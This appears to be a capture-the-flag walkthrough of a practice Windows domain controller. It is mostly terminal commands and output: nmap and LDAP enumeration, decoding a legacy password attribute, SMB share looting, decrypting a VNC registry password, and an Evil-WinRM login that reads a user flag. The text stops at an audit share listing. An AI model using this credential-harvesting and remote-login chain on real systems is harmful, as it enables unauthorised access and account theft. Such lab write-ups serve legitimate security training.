```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.182
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 15:16 +03
Nmap scan report for 10.10.10.182
Host is up (0.073s latency).
Not shown: 65520 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|   bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-29 12:21:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m35s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-29T12:22:41
|_  start_date: 2020-03-29T08:26:31
```

```
root@kali:~/Masaüstü# ldapsearch -LLL -x -H ldap://cascade.local -b 'DC=cascade,DC=local' -s sub '(&(objectclass=*))'
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20200331080216.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 319567
name: cascade
objectGUID:: BEPTb7rgSEuSvojkxZJmOA==
creationTime: 132301153363324295
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
modifiedCountAtLastProm: 0
nextRid: 1001
pwdProperties: 0
pwdHistoryLength: 0
objectSid:: AQQAAAAAAAUVAAAAMvuhxgsd8Uf1yHJF
serverState: 1
uASCompat: 1
modifiedCount: 1
auditingPolicy:: AAE=
nTMixedDomain: 0
rIDManagerReference: CN=RID Manager$,CN=System,DC=cascade,DC=local
fSMORoleOwner: CN=NTDS Settings,CN=CASC-DC1,CN=Servers,CN=Default-First-Site-N
 ame,CN=Sites,CN=Configuration,DC=cascade,DC=local
systemFlags: -1946157056
wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=casc
 ade,DC=local
wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Progra
```

```
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132247339091081169
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

```
root@kali:~/Masaüstü# echo "clk0bjVldmE="|base64 -d
rY4n5evaroot@kali:~/Masaüstü#
```

```
root@kali:~/Masaüstü# smbclient -L 10.10.10.182 -U r.thompson
Enter WORKGROUP\r.thompson's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Audit$          Disk
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

```
smb: \> cd IT\
smb: \IT\> dir
  .                                   D        0  Tue Jan 28 21:04:51 2020
  ..                                  D        0  Tue Jan 28 21:04:51 2020
  Email Archives                      D        0  Tue Jan 28 21:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 21:04:40 2020
  Logs                                D        0  Wed Jan 29 03:53:04 2020
  Temp                                D        0  Wed Jan 29 01:06:59 2020

                13106687 blocks of size 4096. 7793845 blocks available
smb: \IT\> cd Temp\
smb: \IT\Temp\> dir
  .                                   D        0  Wed Jan 29 01:06:59 2020
  ..                                  D        0  Wed Jan 29 01:06:59 2020
  r.thompson                          D        0  Wed Jan 29 01:06:53 2020
  s.smith                             D        0  Tue Jan 28 23:00:01 2020

                13106687 blocks of size 4096. 7793845 blocks available
smb: \IT\Temp\> cd r.thompson\
smb: \IT\Temp\r.thompson\> dir
  .                                   D        0  Wed Jan 29 01:06:53 2020
  ..                                  D        0  Wed Jan 29 01:06:53 2020

                13106687 blocks of size 4096. 7793845 blocks available
smb: \IT\Temp\r.thompson\> cd ..
smb: \IT\Temp\> cd s.smith\
smb: \IT\Temp\s.smith\> dir
  .                                   D        0  Tue Jan 28 23:00:01 2020
  ..                                  D        0  Tue Jan 28 23:00:01 2020
  VNC Install.reg                     A     2680  Tue Jan 28 22:27:44 2020

                13106687 blocks of size 4096. 7793845 blocks available
smb: \IT\Temp\s.smith\> get "VNC Install.reg"
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as VNC Install.reg (9,3 KiloBytes/sec) (average 9,3 KiloBytes/sec)
```

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
```

Sign up

VNC Password Decrypter

8 commits | 1 branch | 0 packages | 0 releases | 2 contributors | GPL-3.0

Branch: master | New pull request | Find file | Clone or download

jeroennijhof Use Wall and use unsigned char — Latest commit 58d585c on 23 Feb 2018

LICENSE	Add gplv3 license	3 years ago
Makefile	Use Wall and use unsigned char	2 years ago
README	Fix license issues	2 years ago
d3des.c	Initial commit	8 years ago
d3des.h	Initial commit	8 years ago
vncpwd.c	Use Wall and use unsigned char	2 years ago

README


```
VNC Password Decrypter

It decrypts the stored vnc password.


COMPILE
Just run make or gcc -o vncpwd vncpwd.c d3des.c

USAGE
vncpwd <vnc password file>

EXAMPLE
$ vncpwd .vnc/passwd
Password: helloworld
```

```
root@kali:~/Downloads/vncpwd# echo "a88qS25ayg8="|base64 -d > hash.txt
root@kali:~/Downloads/vncpwd# ./vncpwd hash.txt
Password: sT333ve2
root@kali:~/Downloads/vncpwd#
```


```
root@kali:~/Downloads/evil-winrm# ./evil-winrm.rb -i 10.10.10.182 -u s.smith -p sT333ve2

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents> dir
*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ..
*Evil-WinRM* PS C:\Users\s.smith> dir


    Directory: C:\Users\s.smith


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        3/25/2020  11:17 AM                Desktop
d-r---        1/13/2020   3:36 AM                Documents
d-r---        7/14/2009   3:34 AM                Downloads
d-r---        7/14/2009   3:34 AM                Favorites
d-r---        7/14/2009   3:34 AM                Links
d-r---        7/14/2009   3:34 AM                Music
d-r---        7/14/2009   3:34 AM                Pictures
d-----        7/14/2009   3:34 AM                Saved Games
d-r---        7/14/2009   3:34 AM                Videos


*Evil-WinRM* PS C:\Users\s.smith> cd Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> dir


    Directory: C:\Users\s.smith\Desktop
```

```
*Evil-WinRM* PS C:\Users\s.smith\Desktop> dir


    Directory: C:\Users\s.smith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/31/2020   9:02 AM             34 user.txt
-a----         3/25/2020  11:17 AM           1031 WinDirStat.lnk


*Evil-WinRM* PS C:\Users\s.smith\Desktop> type user.txt
04bbd3d5dcb8ece3e903da07546fb987
*Evil-WinRM* PS C:\Users\s.smith\Desktop>
```


```
root@kali:~/Masaüstü# smbclient \\\\10.10.10.182\\Data -U r.thompson
Enter WORKGROUP\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 27 06:27:34 2020
  ..                                  D        0  Mon Jan 27 06:27:34 2020
  Contractors                         D        0  Mon Jan 13 04:45:11 2020
  Finance                             D        0  Mon Jan 13 04:45:06 2020
  IT                                  D        0  Tue Jan 28 21:04:51 2020
  Production                          D        0  Mon Jan 13 04:45:18 2020
  Temps                               D        0  Mon Jan 13 04:45:15 2020

                13106687 blocks of size 4096. 7798062 blocks available
smb: \> cd IT\
smb: \IT\> dir
  .                                   D        0  Tue Jan 28 21:04:51 2020
  ..                                  D        0  Tue Jan 28 21:04:51 2020
  Email Archives                      D        0  Tue Jan 28 21:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 21:04:40 2020
  Logs                                D        0  Wed Jan 29 03:53:04 2020
  Temp                                D        0  Wed Jan 29 01:06:59 2020

                13106687 blocks of size 4096. 7798062 blocks available
smb: \IT\> cd Logs
smb: \IT\Logs\> dir
  .                                   D        0  Wed Jan 29 03:53:04 2020
  ..                                  D        0  Wed Jan 29 03:53:04 2020
  Ark AD Recycle Bin                  D        0  Fri Jan 10 19:33:45 2020
  DCs                                 D        0  Wed Jan 29 03:56:00 2020

                13106687 blocks of size 4096. 7798062 blocks available
smb: \IT\Logs\> cd "Ark AD Recycle Bin"
smb: \IT\Logs\Ark AD Recycle Bin\> dir
  .                                   D        0  Fri Jan 10 19:33:45 2020
  ..                                  D        0  Fri Jan 10 19:33:45 2020
  ArkAdRecycleBin.log                 A     1303  Wed Jan 29 04:19:11 2020

                13106687 blocks of size 4096. 7798062 blocks available
smb: \IT\Logs\Ark AD Recycle Bin\> get ArkAdRecycleBin.log
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as ArkAdRecycleBin.log (4,3 KiloBytes/sec) (average 4,3 KiloBytes/sec)
smb: \IT\Logs\Ark AD Recycle Bin\>
```


1 1/10/2018 15:43 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2 1/10/2018 15:43 [MAIN_THREAD] Validating settings...
3 1/10/2018 15:43 [MAIN_THREAD] Error: Access is denied
4 1/10/2018 15:43 [MAIN_THREAD] Exiting with error code 5
5 2/10/2018 15:56 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
6 2/10/2018 15:56 [MAIN_THREAD] Validating settings...
7 2/10/2018 15:56 [MAIN_THREAD] Running as user CASCADE\ArkSvc
8 2/10/2018 15:56 [MAIN_THREAD] Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
9 2/10/2018 15:56 [MAIN_THREAD] Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
10 2/10/2018 15:56 [MAIN_THREAD] Exiting with error code 0
11 8/12/2018 12:22 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
12 8/12/2018 12:22 [MAIN_THREAD] Validating settings...
13 8/12/2018 12:22 [MAIN_THREAD] Running as user CASCADE\ArkSvc
14 8/12/2018 12:22 [MAIN_THREAD] Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
15 8/12/2018 12:22 [MAIN_THREAD] Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
16 8/12/2018 12:22 [MAIN_THREAD] Exiting with error code 0

```
*Evil-WinRM* PS C:\Shares> cd Audit
*Evil-WinRM* PS C:\Shares\Audit> dir


    Directory: C:\Shares\Audit


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/28/2020   9:40 PM                DB
d-----         1/26/2020  10:25 PM                x64
d-----         1/26/2020  10:25 PM                x86
-a----         1/28/2020   9:46 PM          13312 CascAudit.exe
-a----         1/29/2020   6:00 PM          12288 CascCrypto.dll
-a----         1/28/2020  11:29 PM             45 RunAudit.bat
-a----        10/27/2019   6:38 AM         363520 System.Data.SQLite.dll
-a----        10/27/2019   6:38 AM         186880 System.Data.SQLite.EF6.dll
```

